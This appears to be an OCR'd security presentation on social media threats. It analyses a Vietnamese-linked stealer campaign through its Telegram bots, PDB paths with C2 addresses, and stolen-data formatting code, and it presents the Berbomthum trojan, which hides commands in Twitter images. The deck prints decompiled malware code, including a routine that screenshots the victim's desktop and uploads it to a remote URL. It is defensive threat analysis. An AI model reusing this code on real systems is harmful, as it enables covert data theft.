
/sendDocument

document

chat_id


caption

2.3 Link Analysis



Attribution


Screenshots of Telegram C2 bots found in stolen data -> attacker infected his own machine while testing



Online bot used to sell data

Debug bot


Checking IP of attacker's machine on VirusTotal



Whois Lookup reveals viet address and phone number


Attribution

More screenshots of attacker's machine...



pdb strings with viet words found in attacker's OneDrive

```
D:\ROT\ROT\Build rot Export\2024\Bot Export Khuê\14.225.210.XX-Khue-Ver 2.0\GPT\bin\Debug\spoolsv.pdb

D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\149.248.79.205 - NetFrame 4.5 Run Dll - 2024\ChromeCrashServices\obj\Debug\FirefoxCrashSevices.pdb

D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\spoolsv.pdb

D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb

D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\SkypeApp.pdb

D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb

D:\ROT\ROT\ROT Ver 5.5\Source\Encrypted\Ver 4.8 - Client Netframe 4.5\XClient\bin\Debug\AI.pdb
```



Viet name spreadsheet files with stolen data

Office 365 acc display "daloia krag"

Mapping of stolen data to viet keys found in XClient stealer payload

```
list.Add(string.Concat(new string[]
{
    "  \ud83d\udcb5",
    text9,
    " |Quyền TK: ",
    c00008e.FacebookAdsAccount_Userpermissions,
    " |ADS ID: ",
    c00008e.p000074,
    " |Name: ",
    c00008e.p000075,
    " |Tin Voi: ",
    c00008e.p000086,
    " |Limit: ",
    c00008e.p000085,
    " |Tín dụng còn lại: ",
    c00008e.p000078,
    text11,
    " |NguOng: ",
    c00008e.p000082,
    " |Đã Tiêu: ",
    c00008e.p000084,
    " |Bill Gần Nhất: ",
    c00008e.p000070,
    " |Đơn Vị Tiền Tệ: ",
    c00008e.p000071,
    text10,
    " |IDBM: ",
    c00008e.FacebookAdsAccount_IDBMOwner,
    " |Thẻ: ",
    c00008e.p000087,
    "|All Admin: ",
    c00008e.FacebookAdsAccount_AllAdmin,
    " |Owner: ",
    c00008e.p000081,
    " |Múi Giờ: ",
    c00008e.p000073,
    " |Ngày Tạo: ",
    c00008e.p000072,
    " |Browser: ",
    c00008b2.p000064,
    " |Browser Profile: ",
    c00008b2.p000065,
    "  \ud83d\udcb5\n"
}));
list.Add("");
```

2.4 Impact to Users

Personal Accounts

- Personal information stolen
- Identity theft/ impersonation
- Financial losses
- Loss of access to services

Business Accounts

- Loss in business revenue
- Negative impact on reputation
- Operational disruption
- Corporate espionage

03

Visual, familiar nature of memes and visuals as popular content-sharing option reduces suspicion, allowing malicious images to spread widely without security scrutiny.

Malicious Memes

Malware **hidden** in benign looking images.

Images: Visual engagement or Image Steganography

Primary form of content

- Images
- Short text descriptions

Image Steganography

- Technique used to conceal secret information within **Images.**
- Threat actors:
  - Conceal malicious payload
  - Covert communication channels

Note: While Audio, Video, Text, Network Steganography exist our focus here will solely be on Image Steganography

Why Malicious Actors Use Steganography

Images considered less harmful than .exe

Widespread use of images

Bypass security Features

Exploit vulnerabilities in applications used to parse images

Hide C&C channel within stream of legitimate social media activity

3.1 Case Study

History

- Period of activity
  - 2017-2018

Objective

- Data theft
- Take screenshots of affected machines.

TTPs

- Social engineering
- Defense Evasion
- Command and control

Social Media Platforms

- Twitter

Note: Twitter has taken down the account as of December 13, 2018

Malicious Twitter Account

TROJAN.MSIL.BERBOMTHUM.AA

- Targets windows systems, distributed via phishing attacks
- Once installed, able to perform various commands
- Opens twitter account page and looks for images using the pattern “”
- Parses malicious instruction hidden in metadata of images and executes them
- E.g /print command to capture image of screen

Commands	Description
/print	Screen capture
/processos	Retrieve list of running processes
/clip	Capture clipboard content
/username	Retrieve username from infected machine
/docs	Retrieve filenames from a predefined path such as (desktop, %AppData% etc.)

```
public object upload_print(string url)
{
    string path = Conversions.ToString(Operators.ConcatenateObject(this.getMacAddress(), ".png"));
    string text = Path.Combine(this.Temp_path, path);
    object result;
    try
    {
        Rectangle workingArea = Screen.FromHandle(base.Handle).WorkingArea;
        using (Bitmap bitmap = new Bitmap(workingArea.Width, workingArea.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(new Point(0, 0), new Point(0, 0), workingArea.Size);
            }
            bitmap.Save(text, ImageFormat.Png);
        }
        MyProject.Computer.Network.UploadFile(text, url);
        File.Delete(text);
        result = true;
    }
    catch (Exception ex)
    {
        result = false;
    }
    return result;
}
```

TROJAN.MSIL.BERBOMTHUM.AA

- Uses pastebin as a C&C server to send collected information
- Pastebin pointed to a local address
- None of the tweets can cause an infection, just a means to command machines that are already infected
- Attacks using steganography or popular social media platforms for C&C are not new
- Combining both makes it harder for defender to notice as traffic to and from twitter would seem normal
- Impractical and no tools available to scan social media images for malware

04

Conclusion

KEY TAKEAWAYS

CASE STUDY 1 :
Mis/Disinformation

Social media enables:

- Cognitive hacking
- Further sharpens targeted social engineering attacks

Reconnaissance

CASE STUDY 2 :
Misuse of functionality

Social Media *Platform Structure* enables:

- Misuse of platform features to steal data

Weaponization
Exploitation
Command and control

CASE STUDY 3 :
Malicious content

Social Media *Content* provides opportunity:

- Increases attack surface
- Obfuscates illegitimate activities within legitimate social media activity

Command and control

References

- https://www.dw.com/en/fact-check-ukraines-ghost-of-kyiv-fighter-pilot/a-60951825
- https://documents.trendmicro.com/assets/white_papers/wp-fake-news-machine-how-propagandists-abuse-the-internet.pdf
- https://blog.talosintelligence.com/coralraider-targets-socialmedia-accounts/
- https://assets.kpmg.com/content/dam/kpmg/in/pdf/2024/04/kpmg-ctip-coralraider-16-apr-2024.pdf
- https://security.stackexchange.com/questions/237715/if-malware-can-be-attached-to-an-image-file-then-why-arent-images-a-common-att/237716#237716
- https://www.trendmicro.com/en_us/research/18/l/cybercriminals-use-malicious-memes-that-communicate-with-malware.html?_ga=2.137825079.606834476.1729836105-1314846709.1729836105
- https://www.jmir.org/2023/1/e43497/
- https://today.yougov.com/politics/articles/37052-why-wont-americans-get-vaccinated-poll-data
- https://www.trendmicro.com/en_ph/research/21/g/threats-ride-on-the-covid-19-vaccination-wave.html
- https://www.nccgroup.com/us/research-blog/vaccine-misinformation-part-1-misinformation-attacks-as-a-cyber-kill-chain/

Q&A